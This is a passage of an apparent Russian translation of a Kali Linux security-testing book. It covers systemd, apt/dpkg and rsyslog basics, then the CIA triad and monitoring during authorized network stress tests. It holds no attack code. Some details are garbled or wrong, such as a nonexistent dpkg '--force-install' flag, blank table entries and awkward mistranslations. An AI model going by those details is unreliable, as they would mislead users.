Подсистема инициализации *init* использует уровни выполнения для определения запущенных служб. Одно пользовательский режим запускает совсем другой набор служб, чем многопользовательский режим. Еще больше служб будет запущено при использовании диспетчера отображения для предоставления GUI пользователям. Скрипты хранятся в файле */etc/init.d/* и могут управляться путем предоставления таких параметров, как *start*, *stop*, *restart*, и *status*. Например, если вы хотите запустить службу SSH, вы можете использовать команду */etc/init.d/ssh start*. Однако проблема с системой *init* заключалась в том, что она, как правило, была серийной. Это вызывало проблемы с производительностью при запуске системы, поскольку каждая служба будет запускаться последовательно, а не несколько служб, запускаемых одновременно. Другая проблема с системой инициализации заключалась в том, что она плохо поддерживала зависимости. Часто одна служба может полагаться на другие службы, которые должны были быть запущены в первую очередь.

Вместе идет *systemd*, которая была разработана разработчиками программного обеспечения в Red Hat. Целью систем было повышение эффективности системы *init* и преодоление некоторых ее недостатков. Службы могут объявлять зависимости, а также службы могут запускаться параллельно. Больше нет необходимости писать сценарии bash для запуска служб. Вместо этого существуют файлы конфигурации, и все управление службами обрабатывается с помощью программы *systemctl*. Для управления службой с помощью *systemctl* следует использовать команду *systemctl verb service*, , где команда *verb* - это передаваемая команда, а *service* - имя службы. Например, если вы хотите включить службу SSH, а затем запустить ее, вы должны выполнить команды в Примере 1-5.

Пример 1-5. Включение и запуск службы SSH

```
root@rosebud:~# systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with
/lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
root@rosebud:~# systemctl start ssh
```

Первое, что мы делаем, это включаем службу: вы говорите своей системе, что при загрузке вы хотите запустить эту службу. Различные режимы запуска системы, в которых будет запускаться служба, настраиваются в файле конфигурации, связанном со службой. Каждая служба имеет файл конфигурации. Вместо уровней запуска, как в старой системе инициализации, система использует цели. Цель по существу совпадает с уровнем выполнения, поскольку она указывает на определенный режим работы вашей системы. В Примере 1-6 можно увидеть пример одного из этих сценариев из службы системного журнала.

Пример 1-6. Настройка службы для systemd

```
[Unit]
Description=System Logging Service
Requires=syslog.socket
Documentation=man:rsyslogd(8)
Documentation=http://www.rsyslog.com/doc/

[Service]
Type=notify
ExecStart=/usr/sbin/rsyslogd -n
StandardOutput=null
Restart=on-failure

[Install]
WantedBy=multi-user.target
Alias=syslog.service
```

В разделе *Unit* указаны требования и описание, а также документация. В разделе *Service* показано, как запустить службу и управлять ею. Служба *Install* указывает целевой объект, который будет использоваться. В этом случае *syslog* (системный журнал) находится в многопользовательском целевом объекте.

Kali использует систему на основе *systemd* для инициализации и управления службами, поэтому вы в первую очередь будете использовать *systemctl* для управления службами. В редких случаях установленная служба не поддерживает установку в систему. В этом случае вы установите сценарий службы в */etc/init.d/* и вам придется вызвать скрипт там, чтобы запустить и остановить службу. Однако по большей части это редкие случаи.

Управление пакетами

Хотя Kali поставляется с широким набором пакетов, не все, что в Kali можно было бы установить, уже находится в установке по умолчанию. В некоторых случаях может потребоваться установить дополнительные пакеты. Вы также захотите обновить уже установленный набор пакетов. Для управления пакетами, независимо от того, что вы пытаетесь сделать, нужно использовать Advanced Package Tool (*apt*). Есть и другие способы управления пакетами. Вы можете использовать интерфейсы, но, в конце концов, все они просто программы, которые легко устанавливаются/обновляются с помощью *apt*. Вы можете использовать любой интерфейс, который вам нравится, но *apt* настолько прост в использовании, что полезно знать, как его использовать. Хотя это действие и выполняется через командную строку, в этом нет ничего сложного.

Попробуйте выполнить обновление всех метаданных в локальной базе данных пакетов. Вы получите список пакетов, включая их версии, что даст вам информацию о том, является ли какой-либо пакет устаревшим и нуждается ли он в обновлении. Чтобы обновить локальную базу данных пакетов, вы сообщаете *apt*, что желаете проверить наличие обновлений, как показано в Примере 1-7.

Пример 1-7. Обновление базы данных пакетов с помощью apt

```
root@rosebud:~# apt update
Get:1 http://kali.localmsp.org/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.localmsp.org/kali kali-rolling/main amd64 Packages
[15.5 MB]
Get:3 http://kali.localmsp.org/kali kali-rolling/non-free amd64 Packages
[166 kB]
Get:4 http://kali.localmsp.org/kali kali-rolling/contrib amd64 Packages
[111 kB]
Fetched 15.8 MB in 2s (6437 kB/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
142 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Как только ваша локальная база данных пакетов будет проверена, *apt* сообщит вам, есть ли обновления к уже установленным пакетам. В нашем примере мы видим, что 142 пакета нуждаются в обновлении. Для обновления всего программного обеспечения в системе можно использовать *apt upgrade*.

Простое использование *apt upgrade* обновит все пакеты. Если же вам нужно обновить только один пакет, вы можете использовать имя пакета, который хотите обновить: *apt upgrade packege name,* где *package name* - это имя пакета, который требуется обновить.

Если вам нужно установить программное обеспечение, это так же просто. Достаточно ввести в терминале: *apt install имя пакета*. Опять же, здесь важны зависимости. *apt* определит, какое программное обеспечение должно быть установлено перед пакетом, который вы просите. В результате, когда вы просите установить часть программного обеспечения, *apt* подскажет вам, что необходимо другое дополнительное программное обеспечение. Вы получите список всего необходимого программного обеспечения и появится вопрос, хотите ли вы установить все это. Вы также можете получить список дополнительных пакетов программного обеспечения. Пакеты могут иметь список связанного программного обеспечения, которое может использоваться с пакетами, которые вы устанавливаете. Если вы хотите установить их, вам придется отдельно сообщить *apt*, что вы согласны их установить.

Удаление пакетов выполняется командой *apt remove имя пакета*. Одна из проблем с удалением программного обеспечения заключается в том, что существуют зависимости для установки, поэтому одно и то же программное обеспечение может не удалиться — просто потому, что после его установки оно может использоваться другими пакетами программного обеспечения. Однако, *apt*, определит, не используются ли пакеты программного обеспечения каким-либо другим программным обеспечением. При выполнении функции с помощью *apt*, он может сообщить вам, что есть пакеты, которые могут быть удалены. Чтобы удалить ненужные пакеты, используйте *apt autoremove*.

Все это предполагает, что вы знаете, что ищете. Возможно, вы не совсем уверены в имени пакета. В этом случае, вы можете использовать *apt-cache* для поиска пакетов. Вы можете использовать условия поиска, которые могут быть частичными именами пакетов, так как иногда пакеты могут быть названы не совсем так, как вы ожидаете. В разных дистрибутивах Linux пакет может называться по-разному и это нужно учитывать при поиске какого-либо пакета. В качестве примера, как это показано в Примере 1-8, я искал *sshd*, потому что имя пакета может быть *sshd, ssh* или что-то похожее.

Пример 1-8. Поиск пакетов с помощью apt-cache

```
root@rosebud:~# apt-cache search sshd
fail2ban - ban hosts that cause multiple authentication errors
libconfig-model-cursesui-perl - curses interface to edit config data
```

```
through
Config::Model
libconfig-model-openssh-perl - configuration editor for OpenSsh
libconfig-model-tkui-perl - Tk GUI to edit config data through
Config::Model
openssh-server - secure shell (SSH) server, for secure access from
remote machines
```

Вы можете видеть, что *SSH-сервер* на Kali, называется *openssh-server*. Если этот пакет не был установлен, но вы хотите это сделать, вам нужно использовать имя пакета *openssh-server* для его установки. Это предполагает, что вы знаете, какие пакеты уже установлены в вашей системе. Разумеется, маловероятно, что вы помните имена тысяч установленных пакетов в Кали, но самые необходимые и важные стоит знать. Если вы хотите знать, какое программное обеспечение установлено, можете использовать программу *dpkg*, которая также может использоваться для установки программного обеспечения, которое не находится в репозитории, но вы нашли необходимый вам файл *.deb*, который является файлом пакета Debian. Чтобы получить список всех установленных пакетов программного обеспечения, используйте *dpkg --list*. Это то же самое, что использовать *dpkg -l*.. Оба дадут вам список всех установленных программ.
В списке, который вы получите, будет указано имя пакета, а также описание пакета и номер установленной версии. Вы также получите архитектуру процессора, для которой был построен пакет. Если у вас есть 64-разрядный процессор и установлена 64-разрядная версия Kali, вы, вероятно, увидите, что большинство пакетов имеют архитектуру amd64, хотя вы также можете увидеть пакеты помеченные иначе.

Другое место, где вы можете использовать *dpkg* - это установка программного обеспечения, которого нет в репозитории Kali. Если найдете нужный вам файл с расширением *.deb*, вы можете скачать его, а затем использовать команду *dpkg -i <имя_пакета>*, чтобы установить его. Возможно, вы захотите удалить пакет, который был установлен. Хотя вы можете использовать *apt* для этого, вы также можете использовать *dpkg*, особенно если пакет был установлен таким образом. Чтобы удалить пакет с помощью *dpkg*, используйте команду *dpkg -r <имя_пакета>*. Если вы не уверены в имени пакета, вы можете получить его из списка установленных пакетов, для получения которых можно использовать *dpkg,* о чем говорилось ранее.

Каждый пакет программного обеспечения может включать коллекцию файлов, включая исполняемые файлы, документацию, файлы конфигурации по умолчанию и библиотеки, необходимые для пакета. Если вы хотите просмотреть содержимое пакета, вы можете использовать *dpkg -c <filename>*, где *filename* - это полное

имя: *имя файла.deb*. В Примере 1-9 можно увидеть частичное содержимое пакета управления журналом *nxlog*. Этот пакет не входит в репозиторий Kali, но предоставляется в качестве бесплатной загрузки для community edition. Содержимое этого пакета включает не только файлы, но и разрешения, включая владельца и группу. Вы также можете увидеть дату и время, связанное с файлом из пакета.

Пример 1-9. Частичное содержание пакета nxlog

```
root@rosebud:~# dpkg -c nxlog-ce_2.9.1716_debian_squeeze_amd64.deb
drwxr-xr-x root/root       0 2016-07-05 08:32 ./
drwxr-xr-x root/root       0 2016-07-05 08:32 ./usr/
drwxr-xr-x root/root       0 2016-07-05 08:32 ./usr/lib/
drwxr-xr-x root/root       0 2016-07-05 08:32 ./usr/lib/nxlog/
drwxr-xr-x root/root       0 2016-07-05 08:32 ./usr/lib/nxlog/modules/
drwxr-xr-x root/root       0 2016-07-05 08:32 ./usr/lib/nxlog/modules/processor/
-rw-r--r-- root/root    5328 2016-07-05 08:32
./usr/lib/nxlog/modules/processor/
                                                pm_null.so
-rw-r--r-- root/root   42208 2016-07-05 08:32
./usr/lib/nxlog/modules/processor/
                                                pm_pattern.so
-rw-r--r-- root/root    9400 2016-07-05 08:32
./usr/lib/nxlog/modules/processor/
                                                pm_filter.so
-rw-r--r-- root/root   24248 2016-07-05 08:32
./usr/lib/nxlog/modules/processor/
                                                pm_buffer.so
-rw-r--r-- root/root   11096 2016-07-05 08:32
./usr/lib/nxlog/modules/processor/
                                                pm_norepeat.so
```

Стоит принять во внимание, что пакеты, которые вы получаете с расширением файла *.deb* обычно создаются для конкретного дистрибутива. Это происходит потому, что обычно существуют зависимости, которые человек или группа, создающие пакет, знают, что дистрибутив сможет поддерживать данный пакет. Другие дистрибутивы могут не иметь правильных версий для удовлетворения требований к пакету программного обеспечения. В этом случае программное обеспечение может работать неправильно. *dpkg* будет выдавать ошибку, если зависимости не удовлетворены. Принудительную установку можно выполнить с помощью параметра командной строки *--force-install* в дополнение к параметру *-i*, но, стоит знать, что хотя программное обеспечение будет установлено, нет гарантии, что оно будет работать правильно.

dpkg имеет и другие возможности, которые позволяют просматривать пакеты программного обеспечения, запрашивать установленное программное обеспечение и многое другое. Параметры, перечисленные ранее используются чаще. С большим количеством пакетов, доступных в репозитории Kali, было бы необычно, хотя и не невозможно, что вам придется выполнять какие-либо внешние установки. Тем не менее, полезно знать о *dpkg* и его возможностях.

Управление Журналом (логами)

По большей части, если вы проводите тестирование безопасности, вам возможно не понадобиться просматривать журналы в вашей системе. Однако на протяжении многих лет я обнаружил, что логи совершенно бесценны. Как бы прочно ни было распределение, всегда есть вероятность, что что-то пойдет не так, и вам нужно будет исследовать системный журнал. Даже когда все идет хорошо, вы все равно можете просмотреть, что приложение занесло журнал. Для этого вам нужно понять систему ведения журнала в Linux. Unix уже давно использует *syslog* в качестве системного регистратора, хотя он начал свою жизнь как средство ведения журнала для почтового сервера *sendmail*.

На протяжении многих лет, журнал имеет много реализаций. Kali Linux поставляется с реализацией *rsyslog*, установленной по умолчанию. Это довольно простая реализация, и в ней легко определить расположение файлов, которые вам понадобятся для поиска информации в журнале. В общем случае все журналы находятся в */var/log*. Однако существуют определенные файлы, в которых необходимо искать записи журнала в различных категориях информации. На Kali, вы можете проверить файл */etc/rsyslog.conf*. В дополнение к множеству других параметров конфигурации, вы увидите записи, показанные в Примере 1-10.

Пример 1-10. Конфигурация логов для rsyslog

```
auth,authpriv.*                 /var/log/auth.log
*.*;auth,authpriv.none          -/var/log/syslog
#cron.*                         /var/log/cron.log
daemon.*                        -/var/log/daemon.log
kern.*                          -/var/log/kern.log
lpr.*                           -/var/log/lpr.log
mail.*                          -/var/log/mail.log
user.*                          -/var/log/user.log
```

То, что вы видите на левой стороне, представляет собой комбинацию объекта и уровня серьезности. Слово перед точкой - это объект. Объект основан на различных подсистемах, которые ведут журнал с помощью системного журнала.

Вы можете заметить, что *syslog* уходит далеко назад, поэтому все еще есть средства, определенные для подсистем и служб, которые вы вряд ли увидите в эти дни. В таблице 1-1 вы увидите список средств, определенных для использования в системном журнале. Столбец содержащий описание указывает, для чего используется объект, если сам объект не предоставляет вам эту информацию.

Таблица 1-1. Средства системного журнала

Facility number	Facility	Description
0	kern	Kernel messages
1	user	User-level messages
2	mail	Mail system
3	daemon	System daemons
4	auth	Security/authorization messages
5	syslog	Messages generated internally by syslogd
6	lpr	Line printer subsystem
7	news	Network news subsystem
8	uucp	UUCP subsystem
9		Clock daemon
10	authpriv	Security/authorization messages
11	ftp	FTP daemon
12	-	NTP subsystem
13	-	Log audit
14	-	Log alert
15	cron	Scheduling daemon
16	local0	Local use 0 (local0)
17	local1	Local use 1 (local1)
18	local2	Local use 2 (local2)
19	local3	Local use 3 (local3)
20	local4	Local use 4 (local4)
21	local5	Local use 5 (local5)
22	local6	Local use 6 (local6)
23	local7	Local use 7 (local7)

Вместе с объектом идет и серьезность. Серьезность имеет потенциальные значения аварийной ситуации, критические ошибки, предупреждения, уведомления, информационные и отладки. Эти степени тяжести перечислены в порядке убывания, причем наиболее серьезные перечислены первыми. Вы можете определить, что аварийные журналы могут быть отправлены в другое место, отличное от других уровней серьезности. В Примере 1-8 все серьезности отправляются в журнал, связанный с каждым объектом. “ * " после имени объекта указывает на все объекты. Если вы хотите, например, отправить ошибки из средства *auth* в определенный файл журнала, вы должны использовать *auth.error* и укажите файл, который вы хотите использовать.

Когда вы знаете, где хранятся журналы, вы должны быть в состоянии прочитать их. К счастью, записи системного журнала достаточно легко разобрать. Если вы посмотрите на пример 1-11, вы увидите коллекцию записей журнала из *auth.log* в системе Kali. Начиная с левой части записи, вы увидите дату и время записи в журнал. За ним следует имя хоста. Поскольку *syslog* имеет возможность отправлять сообщения журнала на удаленные хосты, такие как центральный хост журнала, важно иметь возможность отделять одну запись от другой, если вы записываете журналы с нескольких хостов в один и тот же файл журнала. После

имени хоста - имя процесса и PID. Большинство этих записей из процесса с именем *realmd*, который имеет PID 803.

Пример 1-11. Содержание журнала auth.log

```
Oct 29 21:10:40 rosebud realmd[803]: Loaded settings from:
/usr/lib/realmd/realmd-defaults.conf /usr/lib/realmd/realmd-distro.conf
Oct 29 21:10:40 rosebud realmd[803]: holding daemon: startup
Oct 29 21:10:40 rosebud realmd[803]: starting service
Oct 29 21:10:40 rosebud realmd[803]: connected to bus
Oct 29 21:10:40 rosebud realmd[803]: released daemon: startup
Oct 29 21:10:40 rosebud realmd[803]: claimed name on bus:
org.freedesktop.realmd
Oct 29 21:10:48 rosebud gdm-password]: pam_unix(gdm-password:session):
session opened
for user root by (uid=0)
```

Сложной частью журнала является не преамбула, которая создается и записывается службой системного журнала, а записи приложения. То, что мы здесь видим, достаточно легко понять. Однако содержимое записей журнала создается самим приложением, что означает, что программист должен вызывать функции, которые генерируют и записывают записи журнала. Некоторые программисты могут лучше разбираться в создании полезных и понятных записей журнала, чем другие. Как только вы привыкнете к чтению журналов, вы начнете понимать, что в них написано. Если вы столкнулись с записью журнала, которая вам действительно нужна, но вы не понимаете её, поисковые системы интернета всегда могут помочь найти кого-то, кто лучше понимает эту запись журнала. Кроме того, вы можете обратиться за помощью к команде разработчиков программного обеспечения.

Не все логи проходят через системный журнал,но системные логи проходят все. Даже когда *syslog* не управляет журналами для приложения, как в случае веб-сервера Apache, журналы будут в */var/log/*. В некоторых случаях может потребоваться поиск журналов. Это может быть в случае с некоторым сторонним программным обеспечением, которое устанавливается в */opt*.

Резюме

Linux имеет долгую историю, начиная с тех дней, когда ресурсы были очень ограничены. Это привело к некоторым тайным командам, цель которых состояла в том, чтобы позволить пользователям (прежде всего программистам) быть эффективными. Важно найти среду, которая хорошо работает для вас, чтобы Вы тоже могли быть эффективными в своей работе. Вот несколько ключевых моментов, которые следует взять из этой главы:

- Unix - это среда, созданная программистами для программистов с помощью командной строки.
- Unix был создан с простыми, специализированными инструментами, которые могут быть объединены для более сложных задач.
- Kali Linux имеет несколько потенциальных графических интерфейсов, которые могут быть установлены и использованы; важно найти тот, который вам наиболее удобен.
- Каждая среда рабочего стола имеет множество параметров настройки.
- Kali основана на службах, поэтому Управление службами использует *systemctl.*
- Процессами можно управлять с помощью сигналов, включая прерывание и уничтожение.
- Журналы будут вашими друзьями и помогут вам устранить ошибки. Журналы обычно хранятся в /var / log.
- Конфигурационные файлы обычно хранятся в /etc, хотя отдельные файлы конфигурации хранятся в домашнем каталоге.

Дополнительные источники

- *Linux in a Nutshell*, 6e, by Ellen Siever, Stephen Figgins, Robert Love, and Arnold Robbins (O'Reilly, 2009)
- *Linux System Administration*, by Tom Adelstein and Bill Lubanovic (O'Reilly, 2009)
- The Kali Linux website
- "Linux System Administration Basics" by Linode

Глава 2. Основы тестирования безопасности сети

Тестирование безопасности — это довольно широкий термин, который означает много разных вещей. Некоторые из этих тестов основываются на тестировании сети и, цели не обязательно будет известно о проводимых мероприятиях. Вместо этого тестирование может быть сосредоточено на негативном воздействии на определенную службу, например, на остановке службы или ее недоступности. Когда служба переводится в автономный режим, это считается проблемой безопасности. Поэтому стресс-тестирование может быть важным элементом тестирования безопасности.

Чтобы выполнять сетевое тестирование, в котором вы будете больше тестировать сетевые элементы, чем приложения, вам необходимо понимать, как определяются стеки сетевых протоколов. Одним из способов определения протоколов и, более конкретно, их взаимодействия, является понимание и использование эталонной модели взаимодействия открытых систем (OSI). Используя модель OSI, мы можем разбить коммуникации на различные функциональные элементы и четко видеть, где и как различные части информации добавляются к сетевым пакетам по мере их создания. Кроме того, вы можете увидеть взаимодействие от системы к системе через функциональные элементы.

Стресс-тестирование не только создает много информации для систем и приложений для обработки, но и генерирует данные, которые приложение может не ожидать. Стресс-тестирование можно и нужно выполнять, сознательно нарушая правила, которым должны следовать приложение или операционная система. Многие атаки используют это нарушение правил. Они могут вызывать сбои приложений, заставляя их завершать работу или вызывая исключения приложений, которые могут использоваться для компрометации приложения или системы.

Тестирование безопасности

Когда многие люди слышат термин тестирование безопасности (*security testing*), они сразу думают о тестировании на проникновение, где цель состоит в том, чтобы проникнуть в системы и получить максимально возможные привилегии. Тестирование безопасности проводится немного иначе. Фактически, можно предположить, что большинство тестов безопасности не являются тестами на проникновение. Есть много областей защиты систем и программного обеспечения, которые не связаны с тем, что обычно считается тестированием на проникновение. Прежде чем мы начнем говорить о том, что мы можем делать с Kali Linux, когда дело доходит до тестирования сетевой безопасности, мы должны рассмотреть, что такое безопасность, чтобы вы могли лучше понять, что означает тестирование в этом контексте.

Когда профессионалы и, конечно же, сертифицированные организации говорят о безопасности, они ссылаются на то, что обычно называют триадой. Некоторые добавят элементы, но в основе информационной безопасности всегда лежат три основы: **конфиденциальность, целостность и доступность**. Все, что может повлиять на один из этих аспектов системы или программного обеспечения влияет на безопасность этого программного обеспечения или системы в целом. Тестирование безопасности должно учитывать все эти аспекты, а не ограниченную точку зрения, которую тест на проникновение может обеспечить.

Как вы знаете, триада обычно представлена в виде равностороннего треугольника. Треугольник является равносторонним, потому что все три элемента считаются равными по весу. Кроме того, если какой-либо из элементов потерян, у вас больше нет треугольника. Вы можете видеть общее представление на рис. 2-1, где все три стороны имеют одинаковую длину. Каждый из этих элементов имеет решающее значение для того, чтобы информация считалась надежной и заслуживающей доверия. В наши дни, поскольку компании и люди так сильно полагаются на информацию, которая хранится в цифровом виде, важно, чтобы информация была доступна, была конфиденциальной, когда это необходимо, и имела целостность.




Рисунок 2-1. Триада CIA

Большинство компаний работают с конфиденциальной информацией. У людей также есть конфиденциальная информация: их номер социального страхования, пароли, которые они используют, налоговая информация, медицинская информация, паспортные данные и множество других данных. Во-первых, бизнес должен защищать свою интеллектуальную собственность. Они могут иметь много коммерческой тайны, которая может иметь негативные последствия для бизнеса, если информация станет доступной их конкурентам или общественности. Сохранение этой информации в тайне, независимо от того, что это такое, является конфиденциальностью. В любое время, когда эта информация может быть удалена из места, где она хранится в безопасности, конфиденциальность будет нарушена. Это основной элемент, который был затронут в бесчисленных кражах данных, от Target, в Управлении по управлению персоналом, Equifax и Sony. Когда потребительская информация украдена, конфиденциальность этой информации считается нарушенной.

Как правило, мы ожидаем, что когда мы храним что-то, это будет тем же самым, когда мы захотим получить эти данные обратно. Поврежденные или измененные данные могут быть вызваны различными факторами, которые не обязательно могут быть вредоносными по природе. То, что мы говорим о безопасности не всегда означает, что мы говорим о вредоносном поведении. Конечно, случаи, о

которых я упоминал ранее, были злонамеренными. Однако плохая или неисправная память может также привести к повреждению данных на диске. Я говорю это из личного опыта. Аналогичным образом, отказ жестких дисков или других носителей может привести к повреждению данных. Конечно, в некоторых случаях злонамеренные и преднамеренные действия приведут к повреждению или неправильным данным. Когда эта информация была повреждена, независимо от причины, это является сбоем или нарушением целостности. Целостность — это состояние данных в неизменном виде.

Наконец, давайте рассмотрим доступность. Если я выну вилку вашего компьютера из розетки, скорее всего, ваш компьютер станет недоступным (пока мы говорим о настольной системе, а не о системе с батареей). Аналогично, если у вас сетевой кабель и зажим оторвался таким образом, что разъем не будет оставаться в настенной розетке или на сетевой карте, ваша система будет недоступна в сети. Это может повлиять на вас, и конечно, на вашу способность делать свою работу, но это также может повлиять на других, если им нужно что-нибудь, что находится на вашем компьютере. Каждый раз, когда происходит сбой сервера, это влияет на доступность. Если злоумышленник может вызвать сбой службы или всей операционной системы, даже временный, это влияет на доступность, что может иметь серьезные последствия для бизнеса. Это может означать, что потребители не смогут получить рекламируемые услуги. Это может означать большие затраты людских и других ресурсов на поддержание работы и доступности услуг, как в случае банков, которые пострадали от огромных, длительных атак отказа в обслуживании.

Тестирование всего, что связано с этими элементами, является тестированием безопасности, независимо от того, какую форму это тестирование может принять. Когда дело доходит до тестирования сетевой безопасности, мы можем тестировать хрупкость службы, прочность шифрования и другие факторы. Когда мы будем говорить о сетевом тестировании, мы рассмотрим для начала набор инструментов стресс-тестирования. Мы также рассмотрим другие инструменты, которые иногда вызывают сбои в сети. Хотя многие ошибки в сетевых стеках операционных систем были, вероятно, исправлены много лет назад, иногда вы можете столкнуться с более легкими и хрупкими устройствами, которые могут быть подключены к сети. Эти устройства могут быть более восприимчивы к такого рода атакам. Эти устройства могут включать в себя принтеры, голосовые IP-

телефоны, термостаты, холодильники и другие почти бесчисленные устройства, которые все больше и больше подключаются к сетям в наши дни.

Тестирование безопасности сети

Все мы практически живем в сети. Какая часть вашей личной информации в настоящее время хранится напрямую или, по крайней мере, доступна через Интернет, через так называемое облако (*cloud*)? Мы живем в то время, когда огромное количество информации доступно в сети, поэтому очень важно, чтобы наши устройства были способны выдерживать атаки злоумышленников.

Мониторинг

Прежде чем мы проведем какое-либо тестирование, нам нужно поговорить о важности мониторинга. Если вы проводите какое-либо тестирование, о котором мы говорим, для вашей компании или клиента, в идеале вы ничего не нарушаете намеренно, если вас не попросили. Однако, независимо от того, насколько вы осторожны, всегда есть вероятность, что что-то плохое может произойти, и службы или системы могут дать сбой. Вот почему важно общаться с людьми, которые владеют системами, чтобы они могли следить за своими системами и услугами. Компании не хотят, чтобы проведение тестирования их систем хоть как то повлияло на клиентов компании, поэтому хорошо, чтобы персонал был доступен и готов перезапустить службы или систему, если это потребуется.

Примечание

Некоторые компании могут захотеть проверить своих сотрудников, то есть они ожидают, что вы сделаете все возможное, чтобы проникнуть и устроить сбой системы или службы, не нанося никакого долгосрочного или постоянного ущерба. В этом случае вы не будете общаться ни с кем, кроме руководства, которое вас наняло. В большинстве случаев, однако, компании захотят убедиться, что они сохраняют свою производственную среду в рабочем состоянии.

Если задействован оперативный персонал, они захотят иметь какой-то мониторинг. Это может быть просмотр журналов, что обычно рекомендуется. Однако журналы не всегда надежны. В конце концов, если

вы можете аварийно завершить работу службы, у службы может не хватить времени, чтобы записать что-либо полезное в журналы до сбоя. Это не означает, однако, что вы должны дисконтировать журналы. Имейте в виду, что цель тестирования безопасности - помочь улучшить положение безопасности компании, в которой вы работаете. Журналы могут быть необходимы, чтобы получить подсказки о том, что происходило с процессом, прежде чем он потерпел неудачу. Службы не могут отказать в том смысле, что процесс останавливается, но иногда служба может вести себя не так, как ожидалось. Вот здесь журналы могут быть важны, чтобы вы могли получить представление о том, что приложение пыталось сделать.

Там может быть «сторожевой пес» (watchdog). Watchdog иногда используются, чтобы гарантировать, что процесс остается в рабочем состоянии. Если процесс завершится неудачно, PID больше не будет отображаться в таблице процессов, и watchdog будет знать, что необходимо перезапустить этот процесс. Такая же возможность сторожевого пса может быть использована для определения того, произошел ли сбой процесса. Даже если вы не хотите перезапускать процесс, просто следите за таблицей процессов, чтобы увидеть, произошел ли сбой процесса, - это будет индикатором, если что-то произошло с процессом.

Запущенные процессы могут начать поглощать ресурсы процессора. В результате, контроилирование использования процессора и памяти имеет важное значение. Это можно сделать с помощью утилит мониторинга с открытым исходным кодом. Вы также можете использовать коммерческое программное обеспечение или, в случае с Windows или macOS, встроенные утилиты операционной системы для мониторинга. Одной из популярных программ мониторинга является Nagios. На одной из моих виртуальных систем установлен Nagios. На рис. 2-2 показан результат мониторинга этого хоста. Без каких-либо дополнительных настроек Nagios отслеживает количество процессов, загрузку процессора и состояние служб SSH и HTTP-серверов.

Service	Status	Last Check	Duration	Attempt	Status Information
Current Load	OK	2017-11-25 11:42:08	0d 0h 7m 44s	1/4	OK - load average: 0.00, 0.05, 0.05
Current Users	OK	2017-11-25 11:42:58	0d 0h 6m 54s	1/4	USERS OK - 1 users currently logged in
Disk Space	OK	2017-11-25 11:43:48	0d 0h 6m 4s	1/4	DISK OK
HTTP	OK	2017-11-25 11:44:38	0d 0h 5m 14s	1/4	HTTP OK: HTTP/1.1 200 OK - 11192 bytes in 0.001 second response time
SSH	OK	2017-11-25 11:40:28	0d 0h 4m 24s	1/4	SSH OK - OpenSSH_7.5p1 Ubuntu-10 (protocol 2.0)
Total Processes	OK	2017-11-25 11:41:18	0d 0h 3m 34s	1/4	PROCS OK: 139 processes

Рисунок 2-2. Мониторинг ресурсов

Если вы не получаете в помощь, по каким-либо причинам, оперативных сотрудников, и вы не имеете прямого доступа к тестируемой системе, вам может понадобиться возможность отслеживать все процессы удаленно. При использовании некоторых инструментов тестирования сети, о которых мы будем говорить здесь, они могут перестать получать ответы от тестируемой службы. Это может быть или не быть результатом сбоя службы. Это может быть проблема с мониторингом или это может быть какой-то механизм безопасности для закрытия сетевых злоупотреблений. Важно вручную проверить службу, чтобы убедиться, что она не работает.

важное для отчетности

Когда вы тестируете и замечаете, что служба «рухнула», убедитесь, что вы отметили, насколько это возможно в дальнейшем и где произошел сбой. Говорить клиенту или вашему работодателю, что служба дала сбой, не даст ничего, потому что они не будут знать, как это исправить. Ведение подробных заметок поможет вам, когда вы доберетесь до отчетов, чтобы вы могли точно сказать им, что вы делали, когда служба дала сбой, если им нужно будет воссоздать ее, чтобы решить проблему.

Ручное тестирование можно выполнить с помощью такого инструмента, как *netcat* или даже клиента *telnet*. При подключении к порту службы с помощью одного из этих инструментов вы получите информацию о том, реагирует ли служба. Выполнение этой ручной проверки, особенно если она выполняется из отдельной системы, чтобы исключить блокировку или попадание в черный список, может помочь исключить ложные срабатывания. В конечном счете, многие тесты безопасности могут сводиться к исключению ложных срабатываний, которые являются результатом различных инструментов, которые мы используем. Мониторинг и проверка необходимы, чтобы убедиться, что то, что вы представляете своему работодателю или клиенту, является действительным, а также действенным. Помните, что вы пытаетесь

